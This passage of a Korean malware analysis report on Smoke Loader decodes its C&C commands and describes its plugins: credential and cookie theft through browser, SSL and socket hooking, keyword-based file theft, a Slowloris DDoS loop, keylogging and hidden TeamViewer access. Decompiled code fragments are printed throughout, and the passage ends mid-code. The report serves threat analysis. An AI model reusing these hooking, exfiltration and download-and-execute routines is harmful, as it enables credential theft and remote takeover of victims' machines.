
3.4. C&C 명령

응답 데이터의 경우 먼저 처음 4바이트는 그 다음에 위치한 C&C 서버 명령의 길이이며 이 사이즈만큼을 디코딩한다. 예를 들면 [그림 7]과 같은 데이터가 있을 때, 명령의 사이즈는 0x87 만큼이다.

Address	Hex dump																ASCII
019E0000	87	00	00	00	62	64	40	B7	EE	00	5C	B1	A3	6F	55	4A	‡ bd@·î \±£oUJ
019E0010	2C	B2	71	D3	30	87	59	79	75	0F	DD	C0	E6	6C	6B	A5	,²qÓ0‡Yyu▯ÝÀælk¥
019E0020	D7	FA	BA	03	3D	F6	5A	C0	4C	3B	6D	2F	0A	FD	EE	FF	xú º└=öZÀL;m/ ýîÿ
019E0030	23	E2	32	13	92	A7	79	5F	2B	56	37	1F	DC	67	4A	8F	#â2‼’§y_+V7 ÜgJ
019E0040	CD	DA	57	A7	F7	2D	BC	1C	CA	70	22	EA	E8	5A	E1	BE	ÍÚW§÷-¼ Êp"êèZá¾
019E0050	A3	BE	D4	81	9B	97	5C	AC	09	8F	F4	3F	5F	D9	77	9D	£¾Ô ›—\¬ ô? Ùw
019E0060	92	FE	93	A8	83	A1	3C	30	5D	28	51	64	89	29	E7	F8	’þ“¨ƒ¡<0](Qd‰)çø
019E0070	47	E7	AD	A2	67	D6	4F	1D	2E	28	F8	C8	9B	44	22	21	Gç-¢gÖO .(øÈ›D"!
019E0080	1E	1D	C6	86	C6	E2	C4	7E	F7	F1	2F	00	48	DD	06	00	Æ†ÆâÄ~÷ñ/ HÝ–
019E0090	4E	AA	08	FB	0B	0F	07	00	0F	00	9E	03	00	00	FE	33	Nª•û▯▯• ▯ ž└ þ3

[그림 7] 인코딩된 명령

이후 사이즈를 의미하는 첫 4바이트 이후부터 0x87 만큼의 크기를 디코딩하면 [그림 8]과 같은 명령을 얻을 수 있다.



Address	Hex dump																ASCII
019E0000	87	00	00	00	E4	07	36	7C	3A	7C	64	64	6F	73	5F	72	‡ ä•6|:|ddos_r
019E0010	75	6C	65	73	3D	36	7C	68	74	74	70	73	3A	2F	2F	6E	ules=6|https://n
019E0020	58	58	58	58	58	58	58	58	61	6D	2E	63	6F	6D	2F	65	XXXXXXXXam.com/e
019E0030	6E	2F	2C	7C	3A	7C	7C	3A	7C	6B	65	79	6C	6F	67	5F	n/,|:||:|keylog_
019E0040	72	75	6C	65	73	3D	69	65	78	70	6C	6F	72	65	2E	65	rules=iexplore.e
019E0050	78	65	2C	6F	70	65	72	61	2E	65	78	65	2C	63	68	72	xe,opera.exe,chr
019E0060	6F	6D	65	2E	65	78	65	2C	66	69	72	65	66	6F	78	2E	ome.exe,firefox.
019E0070	65	78	65	7C	3A	7C	7C	3A	7C	70	6C	75	67	69	6E	5F	exe|:||:|plugin_
019E0080	73	69	7A	65	3D	34	34	39	38	36	34	00	48	DD	06	00	size=449864 HÝ–
019E0090	4E	AA	08	FB	0B	0F	07	00	0F	00	9E	03	00	00	FE	33	N²◘û♂◘● ◘ ž└ þ3

[그림 8] 디코딩된 명령

[표 11]은 디코딩된 명령의 ASCII 분석 내용이다.

-6|:|디도스(DDoS)_rules=6|https://nXXXXXXXXam.com/en/,|:||:|keylog_rules=iexplore.exe,opera.exe,chrome.exe,firefox.exe|:||:|plugin_size=449864
- 0x07E4 (2020): 시그니처.
- 0x36 (6): C&C 명령
- |:| : 플러그인 명령 구분자
- 디도스(DDoS)_rules=6|https://nXXXXXXXXam.com/en/,: 디도스(DDoS) 플러그인 관련 명령
- |:||:| : 플러그인 명령 구분자
- keylog_rules=iexplore.exe,opera.exe,chrome.exe,firefox.exe: 키로거 플러그인 관련 명령
- |:||:| : 플러그인 명령 구분자
- plugin_size=449864: 인코딩된 플러그인의 크기

[표 11] ASCII 분석 내용

가장 처음 존재하는 것은 0x07E4 즉 10진수로 2020이다. 이 값은 앞에서도 언급되어 있듯이 2020년을 의미하는 것으로 추정되며, 바이너리에 하드코딩되어 C&C 서버로부터 정상적으로 명령을 받은 것인지 여부를 확인하는데 사용된다.

다음으로는 1바이트 사이즈의 실제 C&C 서버의 명령이다. C&C 명령은 i, r, u 및 숫자가 올 수 있다. r은 등록한 작업 스케줄러, 파일로 생성한 인코딩된 플러그인 파일을 포함하여 자가 삭제하는 루틴이 존재하는 것으로 보아 remove 즉 제거 명령이다. i는 C&C 서버에 접속하여 페이로드를 다운로드 받고 실행하는 것으로 보아 install을 의미하는 것으로 추정된다. u의 경우 i와 유사하지만 생성한 플러그인들이 실행되는 프로세스들을 종료하는 루틴이 존재하는 것으로 보아 upgrade를 의미하는 것으로 추정된다.

마지막으로 해당 명령 외에 숫자가 올 경우 스모크로더(Smoke Loader)는 이 숫자만큼 반복하여 C&C 서버에 통신을 시도하며 인코딩된 형태의 URL을 받아온다. 그리고 이 URL을 디코딩하고 해당 주소에서 추가 파일을 다운로드 받아 실행하는 다운로더 기능을 수행한다.

[그림 9]와 같이 이렇게 C&C 서버로부터 받은 명령을 수행할 때에는 패킷 번호 "10002"가 사용된다. remove 명령의 경우 수행 결과만 전달하는 것이지만, install, upgrade 그리고 숫자를 갖는 명령은 그 요청에 대한 응답으로 추가 파일에 대한 페이로드를 받을 수 있다. 추가 페이로드를 받는 명령은 해당 페이로드 실행 이후에 마지막으로 "10003"번 패킷을 전송한다.

```
if ( v24 == 'r' )                       // "r" - remove
{

  func_killProc_0((char *)a1);          // 자식 프로세스로 생성한 모듈들의 PID 리스트
  (*(void (__stdcall **)(int))(a1 + 0xF0A))(a1 + 0x7A6);// DeleteFileW() - 복사한 자가 파일
  (*(void (__stdcall **)(int))(a1 + 0xF0A))(a1 + 0xBB6);// DeleteFileW() - 생성한 모듈 파일
  func_taskNone((void *)a1);
  v29 = func_sendPacket(a1, v4, 10002, 114, 0, 0, &v37);
  api_VirtualFree(a1, v29);
  (*(void (__stdcall **)(int, int))(a1 + 0xF8A))(a1 + 524, 0xC1A);// RtlZeroMemory()
  *(_BYTE *)(a1 + 3737) = 0;
  (*(void (__stdcall **)(int))(a1 + 0xEC2))(1000);// Sleep()
  (*(void (__stdcall **)(_DWORD))(a1 + 0xEA2))(0);// RtlExitUserThread()
  goto LABEL_40;
}
if ( v24 == 'u' )                       // "u" - upgrade
{
  v30 = (unsigned __int8 *)func_sendPacket(a1, v4, 10002, 'u', 0, 0, &v37);
  v31 = (int)v30;
  if ( v30 && v37 > 0 && *v30 != 60 )
  {
    func_download_Exec_C2((void *)a1, v4, v30, v37, 1, 'u');// 악성코드 다운로드 및 실행
    func_killProc_0((char *)a1);        // 자식 프로세스로 생성한 모듈들의 PID 리스트
    api_VirtualFree(a1, v31);
```

[그림 9] C&C 서버로부터 받은 명령 수행

다음으로 플러그인 명령 구분자로 나뉘어진 플러그인 관련 명령들이 있다. 이 명령들은 추후 플러그인에 의해 사용된다. 마지막으로 plugin_size가 있는데 이는 이 헤더 인코딩된 플러그인들이며 앞 부분에 설정된 plugin_size 만큼이 그 크기이다. 이 플러그인들은 인코딩되어 [그림 10]의 \AppData\ 경로에 랜덤한 이름으로 저장된다.

[그림 10] \AppData\Roaming\ 경로에 복사된 파일과 플러그인 파일

참고로 위에서 다룬 명령들은 이전에 봇 아이디(Bot ID) 이름으로 생성했던 메모리 맵 파일에 복사한다. 이는 추후 자식 프로세스 explorer.exe에 인젝션되어 실행될 플러그인들을 위해 명령을 전달하려는 것이다.

4. 플러그인(Plugin) 분석

앞서 살펴본 메인 봇의 모든 과정이 모두 끝나면 이전에 파일 형태로 저장한 플러그인 데이터를 읽어온 후 자식 프로세스로 explorer.exe를 실행시키고 각 플러그인들을 인젝션한다. 현재 확인된 스모크로더(Smoke Loader)의 플러그인은 10개지만 이외에도 다양한 종류의 플러그인이 지원되는 것으로 알려져 있다.

4.1. 계정 및 쿠키 정보 탈취

계정 및 쿠키 정보 탈취를 위해 사용되는 명령 및 전송 패킷 정보는 다음과 같다.

- 명령: 필요 없음
- 전송 패킷: 10004 (x86)

[표 12] 명령 및 전송 패킷

스모크로더(Smoke Loader)의 플러그인은 일반적인 인포스틸러 악성코드와 유사한 방식으로 웹 브라우저나 이메일 클라이언트 등의 프로그램들에 대한 계정 정보 및 쿠키 탈취 기능을 갖는다. 참고로 메인 봇(Main Bot)에서는 패킷 번호가 10001부터 10003까지 사용되었으며, 이 플러그인의 경우 첫 번째 플러그인이기 때문인지 C&C 서버에 추출한 정보를 전달할 때 그 다음 번호인 10004번이 사용된다.

```
*((_WORD *)v8 + 34) = 10004;
if ( lpString )
  lstrcatA(v8 + 78, lpString);
v10 = func_sendPacket(v5, v8, (int)&v13, v9, v9);
```

[그림 11] 이 플러그인에서 사용되는 10004 패킷 번호

이 플러그인의 정보 유출 대상은 [표 13]과 같다.

– 웹 브라우저: FireFox, Internet Explorer, Edge, Chrome, Chromium, Amigo, QQBrowser, Yandex, Opera
– 이메일 클라이언트: Outlook, Thunderbird
– FTP 클라이언트: FileZilla, WinSCP

[표 13] 정보 유출 대상

파이어폭스(Firefox)와 썬더버드(Thunderbird)는 logins.json 파일과 cookies.sqlite 파일을 대상으로 계정 정보와 쿠키를 탈취하며, 크로미니움(Chromium) 기반 웹 브라우저들에 대해서도 동일하게 Login Data 파일과 Cookies 파일을 대상으로 계정 정보 및 쿠키를 탈취한다. 또한 Windows Vault를 대상으로 하여 인터넷 익스플로러(Internet Explorer)와 엣지(Edge) 브라우저의 계정 정보도 유출 대상이 된다.

```
func_info_EM_Outlook(
  (void *)a1,
  L"Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\9375CFF0413
func_info_EM_Outlook(
  (void *)a1,
  L"Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676");
return func_info_EM_Outlook(
         (void *)a1,
         L"Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676");
```

[그림 12] 아웃룩(Outlook) 정보 유출 루틴

이외에도 레지스트리에 계정 정보가 포함된 아웃룩(Outlook)과 WinSCP의 레지스트리 키 및 파일질라(FileZilla)의 설정 파일들도 유출 대상이다.

4.2. 프로세스 모니터

프로세스 모니터를 위해 사용되는 명령 및 전송 패킷 정보는 다음과 같다.

- 명령: "procmon_rules"
- 전송 패킷: 10005, 10006 (x86)

[표 14] 명령 및 전송 패킷

[표 15]는 설명을 위한 명령 예시이다. 먼지 프로세스 이름과 0부터 2까지 3개의 명령 그리고 실제 사용되지 않는 구분용 숫자로 이루어 진다.

- |:|procmon_rules=test1.exe|0?81,test2.exe|1?82,test3.exe|2?83

[표 15] 명령 예시

이 플러그인은 [그림 13]과 같이 프로세스들을 주기적으로 모니터링하다가 명령으로 받은 프로세스 이름과 매칭되는 프로세스가 확인되면 각 프로세스 이름에 대응하는 명령을 수행한다.

```
CharLowerA(lpsz);
switch ( v9 )
{
  case 0x30:                            // "0"
    func_comm_Down_Exec(lpsz);
    break;
  case 0x31:                            // "1"
    func_comm_TerminateProc(pid, lpsz);
    break;
  case 0x32:                            // "2"
    func_comm_RebootSystem(lpsz);
    break;
```

[그림 13] 해당 플러그인에서 지원하는 명령

예를 들어 test1.exe의 경우 0번 명령을 가지는데 이는 다운로더 명령이다. 즉 모니터링 중 test1.exe로 실행 중인 프로세스가 확인된다면 해당 프로세스 이름에 대한 10005번 패킷을 C&C 서버로 보내게 되고 추가 악성코드를 다운로드 및 실행한다. 이후 최종적으로 10006번 패킷을 C&C 서버에 전송한다.

test2.exe는 1번 명령을 가지며, 모니터링 중 해당 이름을 갖는 프로세스가 확인된다면 강제로 종료시킨다. test3.exe는 재부팅 명령인 2번을 갖는데, 만약 test3.exe라는 이름의 프로세스가 현재 실행 중이라면 [그림 14]와 같이 재부팅을 시도한다. 해당 1번과 2번 명령 수행 시에는 10006번 패킷을 C&C 서버에 전송하여 성공 여부를 전달한다.

```
result = RtlAdjustPrivilege(0x13u, 1u, 0, &OldValue);
if ( result )
{
  v4 = func_sendData_Wrapper((const CHAR *)(dword_10003004 + 50), 10006, 1, v3, v1, (int)&v5);
  api_virtualFree(v4);
  result = ExitWindowsEx(6u, 0x20000u);       // 2 : EWX_REBOOT
                                              // 4 : EWX_FORCE
```

[그림 14] 재부팅 명령

4.3. 웹 브라우저 쿠키 탈취

웹 브라우저 쿠키 탈취를 위해 사용되는 명령 및 전송 패킷 정보는 다음과 같다.

- 명령: "fgclearcookies"
- 전송 패킷: 10007 (x86)

[표 16] 명령 및 전송 패킷

해당 플러그인은 웹 브라우저의 쿠키 정보를 탈취하는 기능을 갖는다. 현재 데이터 파일로 존재하는 쿠키 정보를 유출하는 것이 아닌, 이미 존재하는 쿠키 파일들을 지우고 이후 사용자 PC에서 웹 사이트에 접속할 때 보내는 쿠키 데이터를 유출하는 방식이다.

참고로 이 플러그인을 포함하여 후킹 기능을 갖는 플러그인들은 [그림 15]와 같이 explorer.exe에서 실행될 때는 인젝터로서 동작하지만, 동시에 다른 프로세스에 인젝션되어서도 동작한다. 즉 특정 프로세스들을 모니터링하다가 조건에 맞을 경우 자기 자신을 인젝션하는 인젝터 기능을 가짐과 동시에, 그 프로세스에 인젝션되었을 때는 해당 프로세스에서 동작하면서 후킹 및 정보 탈취 기능을 갖는다.

```
parameter = func_allocHeap(0x364u);
RtlMoveMemory((PVOID)parameter, v1, 0x363u);
v3 = *(_DWORD *)((char *)parameter + 862);
if ( v3 )
{
  allocedHeap = func_allocHeap(v3);
  RtlMoveMemory((PVOID)allocedHeap, v1 + 866, *(_DWORD *)((char *)parameter + 862));
}
NtUnmapViewOfSection((HANDLE)0xFFFFFFFF, v1);
if ( !*(_BYTE *)parameter )
  func_injector();                          // Plugin : inside explorer.exe
result = *(_BYTE *)parameter - 1;
if ( *(_BYTE *)parameter == 1 )
  func_injected();                          // Stealer : inside Web Browser
```

[그림 15] 인젝터 및 인젝티드 함수

먼저 C&C 서버로부터 받은 명령 중 "fgclearcookies"가 있는지 검사한다. 만약 존재한다면 [표 17]과 같은 프로세스들을 모두 종료한다. 이는 해당 프로세스들이 실행 중일 경우 이후 쿠키 삭제를 실패할 수 있기 때문이다.

- iexplore.exe, microsoftedge.exe, microsoftedgecp.exe, firefox.exe, chrome.exe, opera.exe, browser.exe, plugin-container.exe

[표 17] 종료 프로세스 목록

이후 "\AppData\Local\Google\Chrome\User Data\Default\Cookies", "\AppData\Local\Pakages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\" 등과 같은 경로에 존재하는 쿠키 파일들을 삭제한다.

그리고 현재 실행 중인 프로세스들을 모니터링하면서 [표 18]과 같은 웹 브라우저가 실행 중이라면 자기 자신을 인젝션한다.

– firefox.exe, iexplorer.exe, chrome.exe, opera.exe, microsftedgecp.exe

[표 18] 모니터링 대상 프로세스 목록

인젝션된 플러그인은 [표 19]의 DLL들의 함수들을 후킹한다.

– iexplorer.exe, microsoftedgecp.exe: HttpSendRequestA(), HttpSendRequestW(), InternetWriteFile(), HttpQueryInfoA(), InternetQueryOptionA(), InternetGetCookieA() – wininet.dll
– firefox.exe: PR_Write() – nspr4.dll 또는 nss3.dll

[표 19] 후킹 대상 DLL

[그림 16]은 정보 획득을 위해 다수의 API를 후킹하는 코드를 나타낸 것이다.

```
if ( !lstrcmpiA(v3, "firefox.exe") )
{
  func_SusOrResThread(1);
  v4 = GetModuleHandleA("nspr4.dll");
  v5 = GetProcAddress(v4, "PR_Write");
  if ( v5 || (v6 = GetModuleHandleA("nss3.dll"), (v5 = GetProcAddress(v6, "PR_Write")) != 0) )
    func_hooker(v5, (int)func_hook_FF, (int)&dword_10006020);

}
func_SusOrResThread(1);                    // For IE or Edge
v11 = GetModuleHandleA("wininet.dll");
v12 = GetProcAddress(v11, "HttpSendRequestA");
if ( v12 )
  func_hooker(v12, (int)func_hookHttpSendRequestA, (int)&dword_1000601C);
v13 = GetModuleHandleA("wininet.dll");
v14 = GetProcAddress(v13, "HttpSendRequestW");
if ( v14 )
  func_hooker(v14, (int)func_hookHttpSendRequestW, (int)&dword_1000602C);
v15 = GetModuleHandleA("wininet.dll");
v16 = GetProcAddress(v15, "InternetWriteFile");
if ( v16 )
  func_hooker(v16, (int)func_hookInternetWriteFile, (int)&dword_10006000);
func_SusOrResThread(0);
v17 = GetModuleHandleA("wininet.dll");
HttpQueryInfoA = (BOOL (__stdcall *)(HINTERNET, DWORD, LPVOID, LPDWORD, LPDWORD))GetProcAddress(
                                                                                    v17,
                                                                                    "HttpQueryInfoA");
v18 = GetModuleHandleA("wininet.dll");
InternetQueryOptionA = (BOOL (__stdcall *)(HINTERNET, DWORD, LPVOID, LPDWORD))GetProcAddress(
                                                                                 v18,
                                                                                 "InternetQueryOptionA");
v19 = GetModuleHandleA("wininet.dll");
InternetGetCookieA = (BOOL (__stdcall *)(LPCSTR, LPCSTR, LPSTR, LPDWORD))GetProcAddress(v19, "InternetGetCookieA");
```

[그림 16] 정보 획득을 위한 다수의 API 후킹

크롬(Chrome)과 오페라(Opera) 웹 브라우저에 대해서는 조금 다른 방식이 사용된다. 위와 같이 관련 DLL들의 함수들을 직접 후킹하는 대신 SSL/TLS 데이터를 처리하는 함수들을 후킹한다. 문제는 이 함수들이 DLL에 정적으로 빌드되어 있으며 함수들을 따로 익스포트(Export)하지 않기 때문에 스모크로더(Smoke Loader)는 관련 바이너리에서 이 함수들의 주소를 직접 구해야 한다.

[표 20]은 관련 웹 브라우저에서 후킹 대상 함수 및 해당 함수들이 위치하는 DLL이다.

– chrome.exe: ssl3_write_app_data() 추정 – chrome.dll
– opera.exe: ssl3_write_app_data() 추정 – opera.dll 또는 opera_browser.dll

[표 20] 후킹 대상 함수 및 DLL 위치

위의 함수를 구하기 위해 [그림 17]과 같이 먼저 .rdata 섹션에서 KTLSProtocolMethod VMT(Virtual Method Table)를 찾는다. 여기서 사용되는 방식은 .rdata 섹션에서 사이즈가 0x48 즉 18개의 함수들이 존재하는 테이블을 찾는 것이다. 이후 9번째 함수를 후킹하는데 이는 ssl3_write_app_data() 함수로 추정된다. 참고로 이 테이블의 크기와 ssl3_write_app_data()의 순서는 크로미움(Chromium) 기반 웹 브라우저의 버전별로 상이할 수 있다. 즉 특정 버전에 대해서만 스모크로더(Smoke Loader)의 해당 후킹이 정상적으로 동작할 것이다.

```
.rdata:12712864 00                                      KTLSProtocolMethod db    0             ; DATA XREF: .rdata:127128B4↓o
.rdata:12712865 00                                                         db    0
.rdata:12712866 00                                                         db    0
.rdata:12712867 00                                                         db    0
.rdata:12712868 70 1E 36 10                                                dd offset sub_10361E70
.rdata:1271286C F9 AF CC 11                                                dd offset sub_11CCAFF9
.rdata:12712870 1E DC 36 10                                                dd offset sub_1036DC1E
.rdata:12712874 C8 9D 39 10                                                dd offset sub_10399DC8
.rdata:12712878 F9 DC 36 10                                                dd offset sub_1036DCF9
.rdata:1271287C 3E 60 42 10                                                dd offset sub_1042603E
.rdata:12712880 64 72 42 10                                                dd offset sub_10427264
.rdata:12712884 79 53 42 10                                                dd offset sub_10425379
.rdata:12712888 B9 98 39 10                                                dd offset sub_103998B9
.rdata:1271288C 8E 71 36 10                                                dd offset sub_1036718E
.rdata:12712890 EA C8 36 10                                                dd offset sub_1036C8EA
.rdata:12712894 73 C9 36 10                                                dd offset sub_1036C973
.rdata:12712898 3E BE 3B 10                                                dd offset sub_103BBE3E
.rdata:1271289C 23 C5 CC 11                                                dd offset sub_11CCC523
.rdata:127128A0 ED D2 36 10                                                dd offset sub_1036D2ED
.rdata:127128A4 90 4C CC 11                                                dd offset sub_11CC4C90
.rdata:127128A8 BD 4C CC 11                                                dd offset sub_11CC4CBD
.rdata:127128AC 3A 4D CC 11                                                dd offset sub_11CC4D3A
.rdata:127128B0 00                                      unk_127128B0    db    0               ; DATA XREF: sub_10360FBD↑o
.rdata:127128B1 00                                                      db    0
.rdata:127128B2 00                                                      db    0
.rdata:127128B3 00                                                      db    0
.rdata:127128B4 64 28 71 12                                             dd offset KTLSProtocolMethod
.rdata:127128B8 1C 28 71 12                                             dd offset off_1271281C
.rdata:127128BC 2E 2E 2F 2E 2E 2F 74 68 69 72 64 5F+aThirdPartyBori_68 db '../../third_party/boringssl/src/ssl/tls_method.cc',0
```

```
    v5 = 0x28 * v4;
    if ( *(_DWORD *)(0x28 * v4 + v2 + 0xF8) == 'adr.' )// find ".rdata" section
    {
      table_KTLSProtocolMethod = (_DWORD *)(a1 + *(_DWORD *)(v5 + v2 + 0x104));
      v7 = *(_DWORD *)(v5 + v2 + 0x108) - 0x60;
      if ( v7 )
        break;
    }
LABEL_13:
    v4 = (__int16)++v1;
    if ( (__int16)v1 >= v3 )
      return 0;
  }
  while ( 1 )
  {
    if ( !*table_KTLSProtocolMethod             // find KTLSProtocolMethod table ( size 18 * 4 = 0x48 )
      && !table_KTLSProtocolMethod[19]
      && (_DWORD *)table_KTLSProtocolMethod[20] == table_KTLSProtocolMethod )
    {
      var_table_KTLSProtocolMethod = table_KTLSProtocolMethod[9];
      if ( var_table_KTLSProtocolMethod > a1 && var_table_KTLSProtocolMethod < a1 + *(_DWORD *)(v2 + 0x50) )
        return table_KTLSProtocolMethod[9];     // return 9th function = ssl3_write_app_data()
```

[그림 17] KTLSProtocolMethod VMT(Virtual Method Table) 관련 코드

이후 사용자가 웹 사이트를 접속하여 위에서 후킹한 함수들을 이용해 쿠키 관련 정보를 보낼 때 후킹 함수가 호출되며, 인자로 받은 관련 데이터를 수집하고 C&C 서버에 유출한다.

4.4. FTP, 메일 계정 정보 탈취

FTP, 메일 계정 정보 탈취를 위해 사용되는 명령 및 전송 패킷 정보는 다음과 같다.

- 명령: 필요 없음
- 전송 패킷: 10008 (x86)

[표 21] 명령 및 전송 패킷

해당 플러그인은 현재 프로세스 리스트를 검사하여 정보 유출 대상 프로세스에 자신을 다시 인젝션한다. 정보 유출 대상으로는 [표 22]와 같은 다수의 웹 브라우저, 이메일 클라이언트, FTP 클라이언트들이 있다.

– 웹 브라우저: firefox.exe, iexplorer.exe, chrome.exe, opera.exe, microsoftedgecp.exe
– 이메일 클라이언트: outlook.exe, thebat.exe, thebat32.exe, thebat64.exe, thunderbird.exe, mailmaster.exe, 263em.exe, foxmail.exe, alimail.exe, mailchat.exe
– FTP 클라이언트: filezilla.exe, smartftp.exe, winscp.exe, flashfxp.exe, cuteftppro.exe

[표 22] 정보 유출 대상

대상 프로세스에 인젝션되면 ws2_32.dll의 send() 함수와 WSASend() 함수를 후킹한다. 후킹 함수는 해당 함수가 사용될 때 전송하는 패킷을 검사하는데, 그 대상은 ftp(21번 포트), smtp(25, 587, 2525번 포트), imap(110번 포트), pop3(143번 포트) 프로토콜이다. [그림 18]은 각각의 포트 번호를 비교하여 나타낸 코드이다.

```
    if ( !v10 )                                   // 25
    {
LABEL_14:
      v14 = "smtp://%s:%s@%s:%d";
      goto LABEL_18;
    }
    v11 = v10 - 85;
    if ( v11 )
    {
      v12 = v11 - 33;
      if ( v12 )
      {
        v13 = v12 - 444;                          // 587
        if ( v13 && v13 != 1938 )                 // 2525
          return v4;
        goto LABEL_14;
      }
      v14 = "imap://%s:%s@%s:%d";                 // 143
    }
    else                                          // 110
    {
      v14 = "pop3://%s:%s@%s:%d";
    }
  }
  else                                            // 21
  {
    v14 = "ftp://%s:%s@%s:%d";
```

[그림 18] 포트 번호 비교

이후 해당 패킷의 내용이 "USER" 및 "PASS" 문자열을 갖는지를 검사하는데, 이는 ftp나 메일 관련 프로토콜에서 로그인 시 사용되는 문자열들이다. 즉 데이터를 보내는 함수인 send(), WSASend() 함수를 후킹한 후 특정 프로토콜에서 인증 관련 패킷을 보낼 때 그 문자열을 탈취하는 방식으로 계정 정보를 유출한다.

4.5. 파일 유출

파일 유출을 위해 사용되는 명령 및 전송 패킷 정보는 다음과 같다.

- 명령: "filesearch_rules"
- 전송 패킷: 10009 (x86)

[표 23] 명령 및 전송 패킷

키워드로 받은 문자열들이 포함된 파일들을 수집해서 압축 후 C&C 서버로 유출하는 기능을 갖는다. 분석 과정에서 관련 명령을 받지는 못했지만, "wallet", "2fa", "backup" 등의 키워드를 받았던 기록들이 존재하는 것으로 알려져 있다. 즉 지갑 파일이나 백업 파일 그리고 인증 관련 파일들을 주로 유출 대상으로 하는 것으로 보인다. [그림 19]는 파일 유출 관련 코드를 나타낸 것이다.

```
if ( GetLogicalDriveStringsW(0x104u, i) )
{
  v1 = 0;
  v2 = i;
  do
  {
    v3 = GetDriveTypeW(v2);
    if ( v3 == 2 || v3 == 3 || v3 == 4 )
    {
      v4 = (WCHAR *)func_allocHeap(0x14u);
      lstrcatW(v4, v2);
      v4[2] = 0;
      Handles[v1++] = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)thread_fileSearch, v4, 0, 0);
    }
    v2 += lstrlenW(v2) + 1;
  }
  while ( *v2 );
  WaitForMultipleObjects(v1, Handles, 1, 0xFFFFFFFF);
  v5 = 0;
  for ( i = v15; v5 < v1; ++v5 )
    CloseHandle(Handles[v5]);
  wsprintfW(v15, L"%s.zip", lpMem);
```

[그림 19] 파일 유출

4.6. 디도스(DDoS) 공격

디도스(DDoS) 공격을 위해 사용되는 명령 및 전송 패킷 정보는 다음과 같다.

– 명령: "디도스(DDoS)_rules"
– 전송 패킷: 10010 (x86)

[표 17] 명령 및 전송 패킷

디도스(DDoS) 플러그인은 [그림 20]과 같은 명령을 받을 수 있다. 첫 번째는 공격 방식이며 이는 HTTP GET Flooding, HTTP POST Flooding, SYN Flooding, UDP Flooding 등 0부터 7까지 8개의 공격 방식이 존재한다. 그리고 두 번째로 받는 것이 공격 대상의 주소이다.

– 디도스(DDoS)_rules=6|https://test.com/

```
while ( !byte_10004014 )
{
  v15 = func_socket();
  if ( func_connect(v15, cp, 0x50u) )
  {
    RtlZeroMemory(v14, 0x1000u);
    v16 = wsprintfA(
            (LPSTR)v14,
            "GET /%s HTTP/1.1\r\nUser-Agent: %s\r\nHost: %s\r\nAccept-Encoding: gzip\r\nContent-Length: 42\r\n",
            v6,
            lpStringa,
            v3);
    func_send(v15, (int)v14, v16);
    for ( i = 0; i < 900; i += 30 )
    {
      Sleep(i);
      if ( !func_send(v15, (int)"X-a: b\r\n", 8) )
        break;
    }
    func_send(v15, (int)"Connection: close\r\n\r\n", 21);
    func_closeSocket(v15);
    v14 = v19;
  }
  Sleep(0x64u);
```

[그림 20] Slowlis 디도스(DDoS) 공격 루틴

4.7. 키로거

키로거 공격을 위해 사용되는 명령 및 전송 패킷 정보는 다음과 같다.

- 명령: 'keylog_rules'
- 전송 패킷: 10011 (x86)

[표 24] 명령 및 전송 패킷

이전에서 살펴보았듯이 C&C 서버에서 [표 25]와 같은 명령을 전달받았다.

- keylog_rules=iexplore.exe,opera.exe,chrome.exe,firefox.exe

[표 25] C&C 서버에서 전달받은 명령

해당 플러그인은 프로세스들을 모니터링 하다가 전달받은 프로세스가 실행 중이라면 인젝션을 수행한다. 인젝션된 플러그인은 TranslateMessage()와 GetClipboardData()를 후킹하는데, 이는 [그림 21]과 같은 키로깅 기능 및 클립보드 유출 기능을 갖는 것을 의미한다.

```
Sleep(0x1F4u);
func_SusOrResThread(1);                         // Suspend Thread
v3 = GetModuleHandleA("user32.dll");
v4 = GetProcAddress(v3, "TranslateMessage");
if ( v4 )
  func_hooker(v4, (int)func_hook_TranslateMessage, (int)&dword_10005008);
v5 = GetModuleHandleA("user32.dll");
v6 = GetProcAddress(v5, "GetClipboardData");
if ( v6 )
  func_hooker(v6, (int)func_hook_GetClipboardData, (int)&dword_10005004);
v12 = v7;
v11 = v7;
v8 = GetModuleHandleA("kernel32.dll");
```

[그림 21] 키로깅 및 클립보드 정보 유출을 위한 후킹

4.8. Hidden TeamViewer

Hidden TeamViewer 공격을 위해 사용되는 명령 및 전송 패킷 정보는 다음과 같다.

- 명령: "runhtv"
- 전송 패킷: 10012, 10013 (x86)

[표 26] 명령 및 전송 패킷

해당 플러그인은 사용자 몰래 팀뷰어(TeamViewer) 프로그램을 설치하고 아이디(ID)와 패스워드(PW)를 C&C 서버에 전달하여 공격자가 감염 PC에 원격 접속을 가능케 해주는 기능을 갖는다.

먼저 runhtv 명령이 존재할 경우 10012 패킷을 보내 팀뷰어(TeamViewer)를 다운로드 받는다. 이후 [그림 22]와 같이 Hidden Desktop 방식을 이용해 사용자에게 GUI가 보여지지 않게 TeamViewer.exe를 실행하고 자신을 인젝션한다.

```
v1 = lpCommandLine;
func_terminateTeamViewer();
